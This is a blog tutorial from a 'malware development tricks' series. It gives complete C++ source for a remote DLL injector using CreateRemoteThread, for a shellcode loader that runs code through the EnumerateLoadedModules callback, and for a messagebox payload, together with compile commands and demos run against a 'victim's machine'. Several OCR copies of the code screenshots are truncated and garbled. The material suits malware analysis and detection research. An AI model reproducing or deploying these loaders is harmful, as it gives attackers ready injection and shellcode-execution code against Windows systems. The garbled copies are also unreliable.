

# Malware development tricks: part 25. EnumerateLoadedModules. C++ example.

[cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html](https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html)

December 21, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!

A screenshot of a Windows 10 desktop environment. In the center, a Windows PowerShell window is open with the command `.\hack3` entered and its output displayed. The output shows a list of loaded modules from memory dump files, including system DLLs like kernel32.dll, user32.dll, and GDIPlus.dll, along with several Microsoft common controls DLLs. To the right of the PowerShell window, a modal dialog box titled "Meow from evil.dll!" with an "OK" button is visible. Below the PowerShell window, another smaller dialog box titled "Meow-meow!" with an "OK" button is also present. The taskbar at the bottom shows icons for File Explorer, Task View, Edge browser, and other system icons. The system tray indicates the date and time as 12/22/2022 1:25 AM.

```
1 // *-~  
2 -* .hack3.cpp -· run · shellcode · via · EnumerateLoadedModules · C++ · implementation ·~  
3 -* @cocomelonc~  
4 -* https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html~  
5 */~  
6 #include <windows.h>~  
7 #include <dbghelp.h>~  
8 ~  
9 unsigned char my_payload[] =~  
10 // 64-bit meow-meow messagebox~  
11 "\xfc\x48\x81\xe4\xf0\xff\xff\xff\x8e\~  
12 "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\~  
13 "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\~  
14 "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\~  
15 "\x3c\x61\x7c\x02\x2c\x20\x41\xcl\xc9\~  
16 "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\~  
17 "\x01\xd0\x3e\x8b\x80\x8b\x00\x00\x00\~  
18 "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\~  
19 "\x01\xd0\x3e\x5c\x48\xff\xcc\x9\x3e\x41\~  
20 "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\~  
21 "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\~  
22 "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\~  
23 "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\~  
24 "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\~  
25 "\x41\x59\x41\x51\x48\x83\xec\x20\x41\~  
26 "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\~  
27 "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\~  
28 "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\~  
29 "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\~  
30 "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\~  
31 "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\~  
32 "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\~  
33 "\xe2\x2e\x5e\x3d\x00";~  
34 ~  
35 int main(int argc, char* argv[]){~  
36 LPVOID mem = VirtualAlloc(NULL, sizeof(~  
37 RtlMoveMemory(mem, my_payload, sizeof(~  
38 EnumerateLoadedModules(GetCurrentProce~  
39 return 0;~  
40 ~  
NORMAL hack3.cpp  
"hack3.cpp" 40L, 1927B written
```

This post is the result of my own research into the malware dev trick: shellcode running via [EnumerateLoadedModules](#).

## listing the loaded modules

`EnumerateLoadedModules` API can be used to retrieve an application's loaded modules. Using this API, the list of loaded modules can be dumped for debugging purposes during the development of error handler frameworks, crash dumps, etc:

```
BOOL IMAGEAPI EnumerateLoadedModules(
    [in]             HANDLE                 hProcess,
    [in]             PENUMLOADED_MODULES_CALLBACK EnumLoadedModulesCallback,
    [in, optional]   PVOID                  UserContext
);
```

For calling `EnumerateLoadedModules` we need to provide a callback pointer. The `EnumerateLoadedModules` will send the loaded module information as callback to that provided function.

## practical example 1. print modules

---

For example, first of all create simplest callback function:

```
BOOL CALLBACK PrintModules(
    PSTR ModuleName,
    ULONG ModuleBase,
    ULONG ModuleSize,
    PVOID UserContext) {
    // print the module name.
    printf("%s\n", ModuleName);
    return TRUE;
}
```

Then, just use this function as a second argument:

```
EnumerateLoadedModules(ph, (PENUMLOADED_MODULES_CALLBACK)PrintModules, NULL);
```

So, full code is something like this:

```

#include <iostream>
#include <windows.h>
#include <dbghelp.h>

#pragma comment (lib, "dbghelp.lib")

// callback function
BOOL CALLBACK PrintModules(
    PSTR ModuleName,
    ULONG ModuleBase,
    ULONG ModuleSize,
    PVOID UserContext) {
    // print the module name.
    printf("%s\n", ModuleName);
    return TRUE;
}

int main(int argc, char *argv[]) {
    // inject a DLL into remote process
    HANDLE ph = GetCurrentProcess();
    // enumerate modules
    printf("\nenumerate modules... \n");
    EnumerateLoadedModules(ph, (PENUMLOADED_MODULES_CALLBACK)PrintModules, NULL);
    return 0;
}

```

## demo 1

---

Let's go to see first example in action. Compile our script `hack.cpp`:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```

```

[cocomelonc㉿kali]:[~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
[cocomelonc㉿kali]:[~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
$ ls -lht
total 896K
-rwxr-xr-x 1 cocomelonc cocomelonc 891K Dec 21 21:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 578 Dec 21 18:56 hack.cpp

```

Then, just run on Windows machine (`Windows 10 x64` in our case):

```
.\hack.exe
```

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\2022-12-21-malware-tricks-25\
PS Z:\2022-12-21-malware-tricks-25>
PS Z:\2022-12-21-malware-tricks-25> .\hack.exe

enumerate modules...
PS Z:\2022-12-21-malware-tricks-25> hack.exe
C:\Windows\SYSTEM32\ntdll.dll
C:\Windows\System32\KERNEL32.DLL
C:\Windows\System32\KERNELBASE.dll
C:\Windows\SYSTEM32\apphelp.dll
C:\Windows\System32\msvcrt.dll
C:\Windows\SYSTEM32\dbghelp.dll
C:\Windows\System32\ucrtbase.dll
PS Z:\2022-12-21-malware-tricks-25>

```

```

1 #include <iostream>
2 #include <windows.h>
3 #include <dbghelp.h>
4 
5 #pragma comment(lib, "dbghelp.lib")
6 
7 //callback function
8 BOOL CALLBACK PrintModules(
9     _In_     PSTR ModuleName,
10    _In_     ULONG ModuleBase,
11    _In_     ULONG ModuleSize,
12    _Inout_  PVOID UserContext) {
13     //print the module name.~/ inject a
14     printf("%s\n", ModuleName);
15     return TRUE;
16 }
17 
18 int main(int argc, _In_ char *argv[])
19 {
20     //inject a DLL into remote process
21     HANDLE ph = GetCurrentProcess();
22     //enumerate modules
23     printf("\nenumerate modules...\n");
24     EnumerateLoadedModules(ph, (PENUMLOAD
25     return 0;

```

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
PS C:\Users\User> cd Z:\2022-12-21-malware-tricks-25\  
PS Z:\2022-12-21-malware-tricks-25> .\hack.exe  
enumerate modules...  
PS Z:\2022-12-21-malware-tricks-25> hack.exe  
C:\Windows\SYSTEM32\ntdll.dll  
C:\Windows\System32\KERNEL32.DLL  
C:\Windows\System32\KERNELBASE.dll  
C:\Windows\SYSTEM32\apphelp.dll  
C:\Windows\System32\msvcrt.dll  
C:\Windows\SYSTEM32\dbghelp.dll  
C:\Windows\System32\ucrtbase.dll  
PS Z:\2022-12-21-malware-tricks-25>

As you can see, everything is worked perfectly!

## practical example 2. inject dll

Let's say we have a malware with classic DLL injection logic `hack2.cpp`:

```

#include <iostream>
#include <windows.h>

char evildLL[] = "C:\\evil.dll";
unsigned int evillen = sizeof(evildLL) + 1;

int main(int argc, char *argv[]) {
    // inject a DLL into remote process
    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

    HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
    LPVOID rb = VirtualAllocEx(ph, NULL, evillen, (MEM_RESERVE | MEM_COMMIT),
    PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(ph, rb, evildLL, evillen, NULL);
    HANDLE rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0,
    NULL);

    CloseHandle(ph);
    return 0;
}

```

And then, we modify this code a little bit: we add [EnumerateLoadedModules](#) API call with previous callback function:

```

/*
hack2.cpp
DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html
*/
#include <iostream>
#include <windows.h>
#include <dbghelp.h>

#pragma comment (lib, "dbghelp.lib")

char evildLL[] = "C:\\evil.dll";
unsigned int evillen = sizeof(evildLL) + 1;

// callback function
BOOL CALLBACK PrintModules(
    PSTR ModuleName,
    ULONG ModuleBase,
    ULONG ModuleSize,
    PVOID UserContext) {
    // print the module name.
    printf("%s\\n", ModuleName);
    return TRUE;
}

int main(int argc, char *argv[]) {
    // inject a DLL into remote process

    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

    HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

    LPVOID rb = VirtualAllocEx(ph, NULL, evillen, (MEM_RESERVE | MEM_COMMIT),
    PAGE_EXECUTE_READWRITE);

    // "copy" evil DLL between processes
    WriteProcessMemory(ph, rb, evildLL, evillen, NULL);
    HANDLE rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0,
    NULL);

    // enumerate modules
    printf("\nenumerate modules... \\n");
    EnumerateLoadedModules(ph, (PENUMLOADED_MODULES_CALLBACK)PrintModules, NULL);

    CloseHandle(ph);
    return 0;
}

```

For simplicity, as usually, my “evil” DLL is just `meow` messagebox (`evil.c`):

```
/*
evil.c
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason,  LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow from evil.dll!",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

## demo 2

Let's go to see everything in action again.

First of all, compile our “evil” DLL:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

```
[cocomelonc㉿kali) - [~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c

[cocomelonc㉿kali) - [~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
$ ls -lt
total 1888
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Dec 21 22:01 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 911872 Dec 21 21:47 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 912384 Dec 21 19:04 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1115 Dec 21 19:04 hack2.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 562 Dec 21 18:59 evil.c
-rw-r--r-- 1 cocomelonc cocomelonc 578 Dec 21 18:56 hack.cpp
```


At the next step, compile our DLL injecting malware:

```
x86_64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
└─$ x86_64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
hack2.cpp: In function 'int main(int, char**)':
25 |     VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
|             |
|             FARPROC {aka long long int (*)()}
|
└─$ ls -lt
total 1888
-rwxr-xr-x 1 cocomelonc cocomelonc 912384 Dec 21 22:04 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Dec 21 22:01 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 911872 Dec 21 21:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1115 Dec 21 19:04 hack2.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 562 Dec 21 18:59 evil.c
-rw-r--r-- 1 cocomelonc cocomelonc 578 Dec 21 18:56 hack.cpp
```

And finally, run it for `mspaint.exe` process on victim's machine (`Windows 10 x64` in my case):

```
.\hack2.exe <mspaint PID>
```



```

3 #include <dbgnetp.h>
4
5 #pragma comment (lib, "dbghelp.lib")
6
7 char evildLL[] = "C:\evil.dll";
8 unsigned int evillen = sizeof(evildLL) +
9
10 //callback function
11 BOOL CALLBACK PrintModules(
12     _In_ PSTR ModuleName,
13     _In_ ULONG ModuleBase,
14     _In_ ULONG ModuleSize,
15     _In_ PVOID UserContext)
16 {
17     //print the module name. List of all
18     //modules in memory
19     printf("%s\n", ModuleName);
20
21     return TRUE;
22 }
23
24 int main(int argc, char *argv[])
25 {
26     //inject a DLL into remote process
27
28     HMODULE hKernel32 = GetModuleHandle("kernel32.dll");
29     VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
30
31     HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, 3760);
32
33     LPVOID rb = VirtualAllocEx(ph, NULL, evillen, evillen, 4096, 0x1000 | 0x20);
34
35     //copy evil.DLL between processes
36     WriteProcessMemory(ph, rb, evildLL, evillen);
37
38     HANDLE rt = CreateRemoteThread(ph, NULL, 0, lb, rb, 0, 0);
39
40     //enumerate modules
41
42     // And finally, let's
43     // enumerate modules
44 }

```

Name	PID	CPU	I/O total ...	Private b...	User name	De
RuntimeB	3760	7.06 MB	WINDOWS-V9H\...\User	Ru	Mi	
SearchInd	3820	18.95 MB				
mspaint.e	3828	0.01	8.53 MB	WINDOWS-V9H\...\User	Pa	
dllhost.e	3864	0.02	1.86 MB	WINDOWS-V9H\...\User	CC	
svchost.e	4024	0.01	1.78 MB		Hr	
SqmBroker.e	4116	0.01	1.86 MB		Sy	
SystemSettings.e	4188	0.01	14.46 MB	WINDOWS-V9H\...\User	Se	
conhost.e	4316	0.06	3.54 MB	WINDOWS-V9H\...\User	Cc	
SearchUI.e	4324	0.01	124.82 MB	WINDOWS-V9H\...\User	Sv	
RuntimeBroker.e	4324	0.01	1.86 MB	WINDOWS-V9H\...\User		

As you can see, our callback function printed our “evil” DLL. Perfect!

### practical example 3. shellcode running via callback function.

This is the most interesting example. It turns out that you can run shellcode using the callback function in this API:

```

/*
 * hack3.cpp - run shellcode via EnumerateLoadedModules. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2022/12/21/malware-tricks-25.html
*/
#include <windows.h>
#include <dbghelp.h>

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
    LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
    EnumerateLoadedModules(GetCurrentProcess(), (PENUMLOADED_MODULES_CALLBACK)mem,
    NULL);
    return 0;
}

```

If you have been reading my blog for a long time, then I think you have a deja vu. As you can see, it's similar to run shellcode via [EnumDesktopsA](#) and [EnumChildWindows](#). The only difference is just add `dbghelp.h`. As usually, for simplicity I used `meow-meow` messagebox payload:

```

unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

```

## demo 3

Let's go to see running shellcode in action. Compile our "malware":

```
x86_64-mingw32-g++ -O2 hack3.cpp -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```

```

[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
$ x86_64-mingw32-g++ -O2 hack3.cpp -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-12-21-malware-tricks-25]
$ ls -lt
total 1908
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Dec 21 22:21 hack3.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1979 Dec 21 22:21 hack3.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1115 Dec 21 22:12 hack2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 912384 Dec 21 22:04 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Dec 21 22:01 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 911872 Dec 21 21:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 562 Dec 21 18:59 evil.c
-rw-r--r-- 1 cocomelonc cocomelonc 578 Dec 21 18:56 hack.cpp

```

Then, run on a victim's machine:

```
.\hack3.exe
```

```

1 /*-
2 -* .hack3.cpp -· run · shellcode via · EnumerateLoadedModules · C++ · implementation ·-
3 -* @cocomelonc ·-
4 -* https://cocomelonc.github.io/malware-tricks-25.html ·-
5 */-
6 #include <windows.h> ·-
7 #include <dbghelp.h> ·-
8 ·-
9 unsigned char my_payload[] = ·-
10 ·- ·-64-bit· meow-meow· messagebox ·-
11 . " \xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\·-
12 . " \x51\x41\x50\x52\x51\x56\x48\x31\xd2\·-
13 . " \x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\·-
14 . " \x50\x3e\x48\xef\xb7\x4a\x4a\x4d\x31\·-
15 . " \x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\·-
16 . " \xed\x52\x41\x51\x3e\x48\x8b\x52\x20\·-
17 . " \x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\·-
18 . " \x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\·-
19 . " \x01\xd0\x3e\x5c\x48\xff\xc9\x3e\x41\·-
20 . " \xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\·-
21 . " \xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\·-
22 . " \x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\·-
23 . " \x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\·-
24 . " \x04\x88\x48\x01\xd0\x41\x58\x41\x58\·-
25 . " \x41\x59\x41\x83\xec\x20\x41\x58\·-
26 . " \x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\·-
27 . " \xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\·-
28 . " \x4c\x8d\x85\x25\x01\x00\x00\x48\x31\·-
29 . " \x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\·-
30 . " \x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\·-
31 . " \x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\·-
32 . " \xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\·-
33 . " \xe2\xe\x5e\x3d\x00"; ·-
34 ·-
35 int main(int argc, char* argv[]) { ·-
36     LPVOID mem = VirtualAlloc(NULL, sizeof( ·-
37     RtlMoveMemory(mem, my_payload, sizeof( ·-
38     EnumerateLoadedModules(GetCurrentProce ·-
39     return 0; ·-
40 } ·-
NORMAL hack3.cpp
"hack3.cpp" 40L, 1927B written

```

```

1 /*-
2 -* .hack3.cpp -· run · shellcode via · EnumerateLoadedModules · C++ · implementation ·-
3 -* @cocomelonc ·-
4 -* https://cocomelonc.github.io/malware-tricks-25.html ·-
5 */-
6 #include <windows.h> ·-
7 #include <dbghelp.h> ·-
8 ·-
9 unsigned char my_payload[] = ·-
10 ·- ·-64-bit· meow-meow· messagebox ·-
11 . " \xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\·-
12 . " \x51\x41\x50\x52\x51\x56\x48\x31\xd2\·-
13 . " \x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\·-
14 . " \x50\x3e\x48\xbf\xb7\x4a\x4a\x4d\x31\·-
15 . " \x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\·-
16 . " \xed\x52\x41\x51\x3e\x48\x8b\x52\x20\·-
17 . " \x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\·-
18 . " \x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\·-
19 . " \x01\xd0\x3e\x5c\x48\xff\xc9\x3e\x41\·-
20 . " \xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\·-
21 . " \xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\·-
22 . " \x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\·-
23 . " \x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\·-
24 . " \x04\x88\x48\x01\xd0\x41\x58\x41\x58\·-
